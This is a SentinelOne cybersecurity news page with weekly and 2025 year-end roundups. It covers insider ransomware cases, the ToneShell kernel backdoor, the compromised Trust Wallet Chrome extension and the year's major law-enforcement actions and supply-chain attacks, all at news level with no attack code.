Read the full blog post here for a detailed walkthrough of the attack mechanics and learn why dependency skills are such a powerful, but under-modeled, risk.

Third-Party Trademark Disclaimer:

All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third-party.

The Good, the Bad and the Ugly in Cybersecurity – Week 1

The Good | Authorities Crackdown on BlackCat and Coinbase Malicious Insiders & Malware Operators

Two former employees from Sygnia and DigitalMint have pleaded guilty for participating in ransomware attacks linking them to the BlackCat (ALPHV, AlphaVM) operation. Ryan Goldberg and Kevin Martin admitted to conspiring to extort U.S. organizations, abusing the same security expertise they once used to defend cyber victims. Working with a third accomplice, they breached multiple companies nationwide and shared roughly 20% of ransom proceeds for access to BlackCat’s infrastructure. Prosecutors say they demanded between $300,000 and $10 million per victim.

Alternative to insider risk at the highest technical levels, similar threats are emerging from much lower in the access chain, too. Indian authorities arrested a former customer support agent for aiding threat actors in the May data breach at Coinbase, a popular cryptoexchange with more arrests are expected. The incident exposed data from roughly 69,500 users after bribed staff at outsourcing partner, TaskUs, enabled access. This news follows charges against Ronald Spektor, accused of stealing $16 million by impersonating Coinbase, highlighting ongoing insider and social engineering risks.

We have zero tolerance for bad behavior and will continue to work with law enforcement to bring bad actors to justice.

Thanks to the Hyderabad Police in India, an ex-Coinbase customer service agent was just arrested. Another one down and more still to come.

— Brian Armstrong (@brian_armstrong) December 26, 2025

Beyond insider abuse, attackers are also exploiting everyday user behavior to siphon funds at massive scale. A Lithuanian national was arrested for allegedly infecting 2.8 million systems with clipboard-stealing malware disguised as KMSAuto, an illegal Windows and Office software activator. The suspect used clipper malware to swap cryptocurrency addresses and divert funds to attacker-controlled ones. Korean National Police Agency says the campaign ran from 2020 to 2023, with a total of KRW 1.7 billion ($1.2M) stolen across thousands of transactions. Authorities warn that pirated software is often a key component in how attackers spread malware.

The Bad | Chinese-Based Attackers Deploy Stealthy Kernel‑Mode ‘ToneShell’ Backdoor

Security researchers have uncovered a significantly more stealthy variant of the ToneShell backdoor, a tool long associated with Chinese state-sponsored cyberespionage activity, now delivered via a kernel‑mode loader for the first time. New analysis links the campaign to G0129 (aka Bronze President, TEMP.Hex, Hive0154), a threat actor known for targeting government agencies, NGOs, and think tanks.

The activity, observed since at least February, primarily targets government organizations across Asia, particularly in Myanmar and Thailand. Investigators have found evidence that some victims had previously been compromised by earlier ToneShell variants, PlugX malware, or the ToneDisk USB worm, indicating long‑term persistence across multiple intrusion waves.

What sets this campaign apart is its use of a malicious kernel‑mode mini‑filter driver, ProjectConfiguration.sys, signed with a stolen or leaked digital certificate originally issued to Guangzhou Kingteller Technology Co., Ltd and valid between 2012 to 2015. Operating deep within the Windows kernel, the driver acts as a rootkit: evading static analysis by resolving kernel APIs at runtime, blocking file deletion and registry access, protecting injected processes, and deliberately interfering with Microsoft Defender by manipulating the WdFilter driver’s load order.


The driver ultimately injects two user‑mode payloads, including the updated ToneShell backdoor, which now features enhanced stealth capabilities. Changes also include a simplified host‑ID scheme, network traffic obfuscation using fake TLS headers, and remote administration capabilities such as file transfer and interactive shell access. Communication occurs over TCP port 443 to an attacker‑controlled infrastructure.

ToneShell injection workflow (Source: Securelist)

Researchers note this marks a clear evolution in G0129’s tactics, prioritizing kernel‑level persistence and evasion. As the payload operates almost entirely in memory, memory forensics becomes a critical detection method, alongside monitoring for indicators of compromise tied to the malicious driver and injected shellcode.

The Ugly | Hackers Steal $7M via Compromised Trust Wallet Chrome Extension

After a compromised update to the Trust Wallet Chrome extension went live over the holidays, approximately $7 million has been stolen from nearly 3,000 cryptocurrency wallets. The malicious version 2.68.0 contained a hidden JavaScript file called 4482.js that silently exfiltrated sensitive wallet data, including seed phrases, to an external server, api.metrics-trustwallet[.]com. Users immediately reported funds disappearing after simple wallet authorizations, prompting Trust Wallet to investigate and release a patched version 2.69. CEO Eowyn Chen confirmed the hack and assured users that the company would reimburse affected wallets.


Investigations indicate that attackers likely exploited a leaked Chrome Web Store API key to publish the malicious extension, bypassing Trust Wallet’s standard release procedures. In parallel, threat actors launched a phishing campaign using a Trust Wallet-branded site, fix-trustwallet[.]com, claiming to provide a “vulnerability fix”. Users who entered their seed phrases on the site immediately lost access to their wallets. WHOIS records suggest the phishing domain may be linked to the same actors behind the malicious extension.

Phishing site asking for wallet seed phrases (Source: BleepingComputer)

Trust Wallet, a non-custodial cryptocurrency wallet acquired by Binance in 2018, emphasized that mobile-only users and other browser extension versions were not affected. The company has begun reimbursing victims after verifying wallet ownership, transaction hashes, and affected addresses, while warning users not to share private keys or seed phrases.

Security researchers noted the incident highlights significant risks in browser-based wallets and supply chain attacks, as malicious updates can gain privileged access to funds. Trust Wallet has suspended compromised API keys, reported the malicious domains to registrars, and continues monitoring for scams. Users are strongly advised to immediately update to version 2.69, only use official channels, and verify all communications to protect their crypto assets.

The Best, the Worst and the Ugliest in Cybersecurity | 2025 Edition

It’s that time of year where we re-visit the wins and challenges from 2025 in our special year-end edition of The Good, The Bad and the Ugly. Here are the biggest stories that defined the best, the worst, and the ugliest cybersecurity moments from this past year.

The Best

2025 has been a year of remarkable victories for law enforcement agencies worldwide, highlighting the power of cross-border coordination. From high-profile arrests to major asset seizures, authorities have steadily dismantled the infrastructure supporting criminal and state-aligned cyber actors.

In the last two weeks, Eurojust led a takedown of Ukrainian call centers defrauding Europeans of €10M and law enforcement seizing servers from E-Note crypto exchange laundering $70M through ransomware and account takeovers. Similarly, the arrest of Ukrainian national Victoria Dubranova for aiding Russian state-backed hacktivists, alongside Spanish authorities capturing a 19-year-old selling 64M stolen records, underscores the growing international effort to hold cybercriminals accountable.

Significant infrastructure disruptions further amplify these successes. Convictions of cybercriminals targeting sensitive systems, such as the prison sentence for the “evil twin” WiFi hacker and seizure of the Cryptomixer crypto mixer with €1.3B laundered since 2016, are tangible results in stopping large-scale fraud. Law enforcement groups also took on multifaceted approaches, combining legal action, sanctions, and operational disruption to arrest Russian and DPRK-related cybercriminals and place sanctions on bulletproof hosting providers and foreign actors.

Our 🆕 joint guidance on bulletproof hosting providers highlights best practices to mitigate potential cybercriminal activity, including recommended actions that ISPs can implement to decrease the usefulness of BPH infrastructure. Learn more 👉 https://t.co/cGQpuLpBPP pic.twitter.com/tM55acfuQv

— CISA Cyber (@CISACyber) November 19, 2025

International coordination has also been key this year. Interpol’s massive operations across Africa, including Operation Serengeti 2.0 and Operation Red Card, led to the arrests of thousands of suspects and the seizure of tens of millions in stolen assets. Europol dismantled SIMCARTEL, a global SIM-box fraud network, seizing servers, SIM cards, crypto, and luxury vehicles, while coordinated actions targeted Diskstation ransomware gangs and hacktivist infrastructures. In parallel, DOJ and CISA-led operations disrupted high-value schemes, including Prince Group’s $15B romance scam and multiple ransomware networks, while releasing decryptors for Phobos and 8Base victims to provide tangible relief. Law enforcement also extended their reach to regulatory and infrastructure initiatives as well, introducing the Cyber Trust Mark certification for IoT devices and HIPAA encryption and MFA updates to ensure cyber safety from the top down.

Source: Group-IB

On the cybersecurity innovation front, CISA’s launch of Thorium, an open-source platform to help government agencies automate forensic investigations, and AI-enabled threat detection systems have allowed authorities to act on incidents more rapidly, from ransomware affiliate seizures to monitoring AI misuse.

The Worst

State-sponsored crime, supply chain abuse, and emerging malware strains have collectively challenged defenders worldwide.


North Korea’s DPRK-linked hackers were prolific throughout 2025, stealing over $2B in cryptocurrency, blending traditional heists with espionage campaigns like Operation Contagious Interview targeting remote workers. Similarly, Iranian-linked UNK_SmudgedSerpent and China-linked TA415 campaigns leveraged phishing, fake platforms, and developer tooling to compromise high-value targets, from policy experts to enterprise networks.


2025 saw developer platforms, open-source ecosystems, and smart contracts become prime targets for threat actors. VS Code extensions like Bitcoin Black and Codo AI exfiltrated credentials from crypto wallets, while NPM packages such as XORIndex and os-info-checker-es6 delivered multi-stage payloads. Novel malware families including SleepyDuck RAT and Betruger backdoors emerged, masquerading as popular extensions on the Open VSX open-source registry and supporting ransomware campaigns, respectively. Even AI-powered attacks emerged, with AkiraBot, Gamma AI phishing, and social engineering campaigns bypassing CAPTCHAs and traditional defenses to exploit SMBs and enterprise targets.

This year, financial and operational impacts were particularly severe. Holiday banking fraud alone netted $262M via account takeovers exploiting phishing, MFA bypasses, and impersonation. YouTube trading bot scams, cloud identity theft campaigns, and multi-stage ransomware attacks like EncryptHub and Katz Stealer drained millions, targeting both enterprise systems and individuals. Exploits in misconfigured cloud resources and abandoned subdomains further amplified these risks, showing how minor misconfigurations can fuel sophisticated attacks.

State-aligned and nation-state threat actors also pursued espionage alongside financial crime. Fake job schemes and AI/crypto talent lures enabled targeted malware deployment, while advanced persistent threats like UNC3886 delivered stealthy backdoors to corporate and diplomatic networks. Malicious actors increasingly weaponized cloud services, messaging platforms, and developer tools, blurring the line between operational convenience and attack vectors.


Error message with ClickFix message (Source: Validin)

The Ugliest

The “Ugly” dimension of 2025 was defined by AI-assisted attacks, zero-day exploitation, and ransomware industrialization, which amplified the scale and complexity of cybercrime. Large ransomware operations like CyberVolk resurfaced with AI-driven VolkLocker, automating negotiation, phishing, and multilingual attacks while leveraging Telegram for orchestration. AI also enhanced the capabilities of smaller, fragmented ransomware crews, allowing rapid targeting and payload deployment, though operational flaws sometimes limited effectiveness.


Zero-day vulnerabilities were actively exploited across critical infrastructure and enterprise platforms. React2Shell in React/Next.js, Triofox (CVE-2025-12480), Oracle E-Business Suite (CVE-2025-61884), and ToolShell in SharePoint permitted full system compromise, highlighting that popular frameworks and business-critical software remain high-value targets. Cloud and AI services were similarly exploited; EchoLeak and Google Gemini LLM prompt injections enabled exfiltration of sensitive information without user interaction. Attackers in all these cases demonstrated a capacity to combine stealth, automation, and sophisticated payloads for maximum disruption.

Update: See newly added info to our #ToolShell Alert. We’ve included info on ransomware deployment, new webshells involved in exploitation, & detection guidance 👉 https://t.co/Y37FHSeAL0 pic.twitter.com/C5aMXNOmAU

— CISA Cyber (@CISACyber) July 24, 2025

2025 also saw cyber espionage intertwined with physical and geopolitical threats. Iranian-backed Crimson Sandstorm leveraged cyber reconnaissance to support missile strikes, while Chinese and DPRK actors continue to target aid operations, humanitarian NGOs, and government infrastructure, often exploiting IoT, industrial control systems, or open-source software to do so. In cross-border campaigns, long-dwell malware like BRICKSTORM and protocol-level exploits such as MadeYouReset created cascading impacts across critical networks and infrastructure.


Infection paths
PhantomCaptcha infection paths

The risk factor in many attacks this year were amplified by third-party risks. Breaches of Discord vendors, Mixpanel, and GitHub Actions exposed vast quantities of PII and credentials, enabling subsequent ransomware, phishing, or espionage campaigns. The combination of AI, automation, and high-impact vulnerabilities exemplifies a cybercrime industrial complex, where opportunistic and state-aligned actors scale operations with unprecedented speed and sophistication.

Conclusion

As 2025 draws to a close, one thing is clear: Cybersecurity has become more interconnected, more consequential, and more dependent on collective responsibility than ever before. From supply chain fragility and identity-based intrusion to the continued convergence of cybercrime and geopolitics, the challenges ahead demand deeper collaboration, stronger accountability, and a more deliberate approach to trust across the digital ecosystem.

From all of us here at SentinelOne, we wish you a happy, healthy, and secure New Year 2026!

The Good, the Bad and the Ugly in Cybersecurity – Week 51

The Good | Authorities Dismantle Global Fraud Ring and Crypto Laundering Network

